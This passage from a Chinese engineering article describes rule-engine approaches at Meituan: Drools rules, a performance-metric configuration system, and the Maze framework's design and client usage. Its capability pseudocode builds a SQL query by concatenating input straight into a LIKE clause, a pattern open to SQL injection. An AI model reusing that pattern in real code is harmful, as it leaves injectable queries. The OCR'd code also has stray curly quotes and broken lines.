            poi.setPassedNodes(1);

end

rule “1.2”
    when
        poi : POI( source == 1 && brandType == 2 )
    then
            System.out.println( “1.2 matched” );

end

rule “2.1”
    when
        poi : POI( source == 2 && brandType == 1 )
    then
            System.out.println( “2.1 matched” );
            poi.setPassedNodes(2);

end
```

```
rule "2.2"
    when
        poi : POI( source == 2 && brandType == 2 )
    then
            System.out.println( "2.2 matched" );
            poi.setPassedNodes(3);

end
```

在实践中，我们发现 Drools 方案有以下几个优缺点：

优点

- 策略规则和执行逻辑解耦方便维护。

缺点

- 业务分析师无法独立完成规则配置：由于规则主体 DSL 是编程语言（支持 Java, Groovy, Python），因此仍然需要开发工程师维护。
- 规则规模变大以后也会变得不好维护，相对硬编码的优势便不复存在。
- 规则的语法仅适合扁平的规则，对于嵌套条件语义（then 里嵌套 when...then 子句）的规则只能将条件进行笛卡尔积组合以后进行配置，不利于维护。

由于 Drools 的问题较多，最后这个方案还是放弃了。


绩效指标计算

场景

美团外卖业务发展非常迅速，绩效指标规则需要快速迭代才能紧跟业务发展步伐。绩效考核频率是一个月一次，因此绩效规则的迭代频率也是每月一次。因为绩效规则系统是硬编码实现，因此开发团队需要投入大量的人力满足规则更新需求。

2016 年 10 月底我受绩效团队委托成立一个项目组，开发部署了一套绩效指标配置系统，系统上线直接减少了产品经理和技术团队 70% 的工作量。

下面我们首先分析下绩效指标计算的规则模型，如下图。




规则主体是结构化数据处理逻辑：

- 规则逻辑是从若干数据源获取数据，然后进行一系列聚合处理（可以采用结构化查询 SQL 语句 + 少量代码实现），最后输出到目标数据源。

方案——业务定制规则引擎

绩效规则主体是数据处理，但我们认为数据处理同样属于规则的范畴，因此我们将其放在本文进行分析。

下图是绩效指标配置系统。触发器负责定时驱动引擎进行计算；视图负责给商业分析师提供规则配置界面，规则表达能力取决于视图；引擎负责将配置的规则解析成 Spark 原语进行计算。



优点

- 规则配置门槛低：视图和引擎内部数据模型完全贴合绩效业务模型，因此业务分析师很容易上手。
- 系统支持规则热部署。

缺点

- 适用范围有限：因为视图和引擎的设计完全基于绩效业务模型，因此很难低成本修改后推广到别的业务。

探索全新设计

“案例”一节中三种落地方案的问题总结如下：

- 硬编码迭代成本高。
- Drools 维护门槛高。视图对非技术人员不友好，即使对于技术人员来说维护成本也不比硬编码低。
- 绩效定制引擎表达能力有限且扩展性差，无法推广到别的业务。

由于“高效配置规则”是业务里长期存在的刚需，且行业内又缺乏符合需求的解决方案，2017 年 02 月我在团队内部设立了一个虚拟小组专门负责规则引擎的设计研发。引擎设计指标是要覆盖工作中基础的规则迭代需求（包括但不限于“案例”一节中的多个场景），同时针对“案例”一节中已有解决方案扬长避短。下面分 3 节来重现这个项目的设计过程。首先“需求模型”一节会基于“案例”一节的场景尝试抽象出规则模型，同时提炼出系统设计大纲。然后“Maze 框架”一节会基于需求模型设计一个规则引擎。最后“Maze 框架能力模型”一节会介绍 Maze 框架的特点。

需求模型


对规则引擎来说，世界皆规则。通过“案例”一节的分析，我们对规则以及规则引擎该如何构建的思路正逐渐变得清晰，下面两节分别定义规则数据模型和规则引擎的系统模型，目标是对“Maze 框架”一节中的规则引擎产品进行框架性指导。

规则数据模型

规则本质是一个函数，由 n 个输入、1 个输出和函数计算逻辑 3 部分组成。

$$y = f(x1, x2, \cdots, xn)$$

具体结合“案例”一节中的场景我们梳理出的规则模型如下图所示。




主要由三部分构成：

- FACT 对象：用户输入的事实对象，作为决策因子使用。
- 规则：LHS（Left Hand Side）部分即条件分支逻辑。RHS（Right Hand Side）部分即执行逻辑。LHS 和 RHS 部分是由一个或多个模式构成的。模式是规则内最小单位。模式的输入参数可以是另一个模式或 FACT 对象（比如逻辑与运算 [参数 1] && [参数 2] 中参数 1 可以是另一个表达式）。模式需要支持以下 3 种类别：
  - 客户定义方法：FACT 对象的实例方法、静态方法。
  - 常规表达式：逻辑运算、算数运算、关系运算、对象属性处理等。
  - 结构化查询。
- 结果对象：规则处理完毕后的结果。需要支持自定义类型或者简单类型（Integer、Long、Float、Double、Short、String、Boolean 等）。

系统模型

我们需要设计一个系统能配置、加载、解释执行上节中的数据模型，另外设计时还需要规避“案例”一节 3 个方案的缺点。最终我们定义了如下图所示的系统模型。



主要由 3 个模块构成。

- 知识库：负责提供配置视图和模式因子。知识库之所以叫“知识”库一个很重要的特征是知识库可以低成本扩展知识。知识扩展包括视图和模式的添加，视图和模式有一对一映射关系，比如我们在界面上展示一个如：请输入数值类型参数大于 请输入数值类型参数一样的视图，则一定有一个模式 $ 参数 1 > $ 参数 2 与之对应。
  - 视图：用于业务分析师等非技术背景的人员配置规则。作用两方面：
    - 一方面降低操作门槛。
    - 一方面约束用户输入，保证输入合法性。
  - 模式：构成规则的最小单位，不可拆分，可以直接被规则引擎执行。
- 资源管理器：负责管理规则。
  - 版本管理：支持规则迭代更新、回滚和灰度等功能。
  - 依赖管理：负责将规则解析为模式树。为了最大限度地增强规则的表达能力，每一个模式设计都很“原子”，这样如果想配置一个完整语义的规则，则必须由多个子规则共同构成，因此规则之间会有树形依赖关系。如 $ 参数 1 + $ 参数 2 > $ 参数 3 这样的规则便是由多个模式“复合”而成，则他的依赖关系如下所示。


```
最终结果            /** 变量模式 */
   |
   |
中间结果 > $参数3   /** 关系运算模式 */
   |
   |
$参数1 + $参数2        /** 算数运算模式 */
```

- 规则引擎：负责执行规则。
  - 调度器：根据规则的依赖关系以及硬件资源驱动模式执行器执行模式，目标是达到最大吞吐或最低延迟。
  - 模式执行器：负责直接执行模式。执行器可以根据业务的表达能力需求选择基于 Drools、Aviator 等第三方引擎，甚至可以基于 ANTLR 定制。

Maze 框架

基于 " 需求模型 " 一节的定义，我们开发了 Maze 框架（Maze 是迷宫的意思，寓意：迷宫一样复杂的规则）。

Maze 框架分两个引擎：MazeGO（策略引擎）和 MazeQL（结构化数据处理引擎）。其中 MazeGO 内解析到结构化数据处理模式会调用 SQLC 驱动 MazeQL 完成计算（比如：从数据库里查询某个 BD 的月交易额，如果交易额超过 30 万则执行 A 逻辑否则执行 B 逻辑，这个语义的规则即需要执行结构化查询），MazeQL 内解析到策略计算模式会调用 VectorC 驱动 MazeGO 进行计算（比如：有一张订单表，其中第一列是商品 ID，第二列是商品购买数量，第三列是此商品的单价，我们需要计算每类商品的总价则需要对结构化查询到的结果的每一行执行第二列 * 第三列这样的策略模式计算）。




名词解释：

- VectorC 指向量计算，针对矩阵的行列进行计算。有三种计算方式：
  1. 针对一行的多列进行策略计算。
  2. 针对一列进行计算。
  3. 针对分组聚合（GroupBy）后的每一组内的列进行运算。
- SQLC 指结构化查询。拥有执行 SQL 的能力。

MazeGO

MazeGO 核心主要由 3 部分构成：资源管理器、知识库和 MazeGO 引擎。另外两个辅助模块是流量控制器和规则效果分析模块。基本构成如下图。




3 个核心模块（引擎、知识库和资源管理器）的职责见“需求模型”一节中“系统模型”一节。下面只介绍下和“系统模型”不同的部分。

1. MazeGO 引擎：
   - 规则管理模块。职责如下：
     - 预加载规则实例。首先为了避免访问规则时需要实时执行远程调用而造成较大的时延，另外规则并不是时刻发生变更没有必要每次访问时拉取一次最新版本，基于以上两个原因规则管理模块会在引擎初始化阶段将有效版本的规则实例缓存在本地并且监听规则变更事件（监听可以基于 ZooKeeper 实现）。
     - 预编译规则实例。因为规则每次编译执行会导致性能问题，因此会在引擎初始化和规则有变更这两个时机将增量版本的规则预编译成可执行代码。
2. 流量控制器：负责不同版本规则的调度。方便业务方修改规则后，灰度部分流量到新规则。
3. 规则效果分析：规则新增或修改后，业务方需要分析效果。本模块会提供：规则内部执行路径、运行时参数和结果的镜像数据，数据可以存储在 hbase 上。

MazeQL

MazeQL 核心主要由 3 部分构成：配置中心、MazeQL 引擎和平台。



1. MazeQL 引擎：
   - 规则管理模块。职责如下：
     - 预加载规则实例。首先为了避免访问规则时需要实时执行远程调用而造成较大的时延，另外规则并不是时刻发生变更没有必要每次访问时拉取一次最新版本，基于以上两个原因规则管理模块会在引擎初始化阶段将有效版本的规则实例缓存在本地并且监听规则变更事件（监听可以基于 ZooKeeper 实现）。
     - 预解析规则实例。因为规则每次解析执行会导致性能（大对象）问题，因此会在引擎初始化阶段解析为运行时可用的调度栈帧。
   - 运行时模块。分为调度器和 QL 驱动器。
     - 调度器。SQLC 和 VectorC 类规则大多由多个规则组合而成（对于 SQLC 而言可以将依赖的规则简单的理解为子查询），因此也需要和“系统模型”一节一样的调度管理，实现层面完全一致。
     - QL 驱动器。驱动平台进行规则计算。因为任务的实际执行平台有多种（会在下一个“平台”部分介绍），因此 QL 驱动器也有多种实现。


2. 平台：负责实际执行规则逻辑。分两种运行模式：一种是以嵌入式方式运行在客户端进程内部，好处是实时性更好，时延更低，适合小批量数据处理；另一种是以远程方式运行在 Spark 平台，适合离线大规模数据处理。
   - QL 执行器。负责执行结构化查询逻辑。两种不同的运行模式下 QL 执行器在执行 SQL 模式时会选择两种不同的 QL 执行器实现，两种实现分别是：
     - 嵌入式模式下是基于 Mysql 和 Derby 等实时性较好的数据库实现的。
     - 在 Spark 平台上是基于 Spark SQL 实现的。

3. 配置中心：提供规则配置视图。
   - 版本管理。同“系统模型”一节。
   - 数据源绑定。即是定义参与计算的 SQL 逻辑中使用到的数据源，便于系统进行管理。

- 结构查询定义。即是定义 SQL 规则，这是主体规则内容。
- 向量计算定义。定义 VectorC 类计算（VectorC 见“Maze 框架”章节开头的介绍）。

Maze 框架能力模型

Maze 框架是一个适用于非技术背景人员，支持复杂规则的配置和计算引擎。



规则迭代安全性

规则支持热部署：系统通过版本控制，可以灰度一部分流量，增加上线信心。

规则表达能力

框架的表达能力覆盖绝大部分代码表达能力。下面用伪代码的形式展示下 Maze 框架的规则部分具有的能力。

```
// 输入 N 个 FACT 对象
function(Fact[] facts) {
    // 从 FACT 对象里提取模式
    String xx= facts[0].xx;
    // 从某个数据源获取特征数据，SQLC 数据处理能力远超 sql 语言本身能力，SQLC 具有编程
+SQL 的混合能力
```

```
    List<Fact> moreFacts = connection.executeQuery("select * from xxx
where xx like '%" + xx + "%');
    // 对特征数据和 FACT 对象应用用户自定义计算模式
    UserDefinedClass userDefinedObj = userDefinedFuntion(facts,
moreFacts);
    // 使用系统内置表达式模式处理特征
    int compareResult = userDefinedObj.getFieldXX().compare(XX);
    // 声明用户自定义对象
    UserDefinedResultClass userDefinedResultObj = new
UserDefinedResultClass();
    // 使用系统内置条件语句模式处理特征
    if (compareResult  == 0) {
        userDefinedResultObj.setCompareResult(Boolean.FALSE);
    } else if (compareResult > 0) {
        userDefinedResultObj.setCompareResult(Boolean.FALSE);
    } else {
        userDefinedResultObj.setCompareResult(Boolean.TRUE);
    }
    // 将结果返回给客户
    return userDefinedResultObj;
}
```

规则执行效率

执行效率分三方面：

1. 引擎的调度模块会确保吞吐优先，并且调度并发度等系统配置可以根据资源情况调整。
2. 引擎运行过程中没有远程通信开销。
3. 引擎执行代码实现编译或解析后执行，运行效率较高。

规则接入成本

开发人员接入


1. 首先，开发人员在项目工程里导入一个 MazeGO jar 包。
2. 然后，开发人员在项目工程里需要调用计算规则的地方引入 MazeGO client（如下代码片段）。

```
// 初始化 MazeGO client，建议在本应用程序的初始化阶段执行
MazeGOReactor reactor = new MazeGOReactor();
reactor.setMazeIds(Arrays.asList(<mazeId>));
```


```
reactor.init();
// 调用 MazeGO client 执行规则
reactor.go(<mazeId>, <fact>);

// 销毁 MazeGO client，建议在本应用程序的销毁阶段执行
reactor.destroy();
```

规则配置

规则配置基本实现由业务分析师、产品经理或运营人员自助完成。



业务分析师在 MazeGO 上配置规则的视图如下图所示。



总结

本文开头介绍了几个工作中的规则使用场景，顺带引出了多个不同的解决方案，最后介绍了 Maze 框架的设计，基本上展现了我们对这个框架思考和设计的整个过程。

作者简介

张宁，美团点评技术专家。2015 年加入美团，先后在美团数据中心、外卖 CRM 等业务线工作，目前在外卖技术部，负责代理商和 CRM 效能相关业务，致力于通过技术手段提升商务拓展团队的工作效率、降低客户关系维护成本。

数据库

美团点评数据库高可用架构的演进与设想


金龙

本文介绍最近几年美团点评 MySQL 数据库高可用架构的演进过程，以及我们在开源技术基础上做的一些创新。同时，也和业界其它方案进行综合对比，了解业界在高可用方面的进展，和未来我们的一些规划和展望。

MMM

在 2015 年之前，美团点评（点评侧）长期使用 MMM（Master-Master replication manager for MySQL）做数据库高可用，积累了比较多的经验，也踩了不少坑，可以说 MMM 在公司数据库高速发展过程中起到了很大的作用。

MMM 的架构如下。



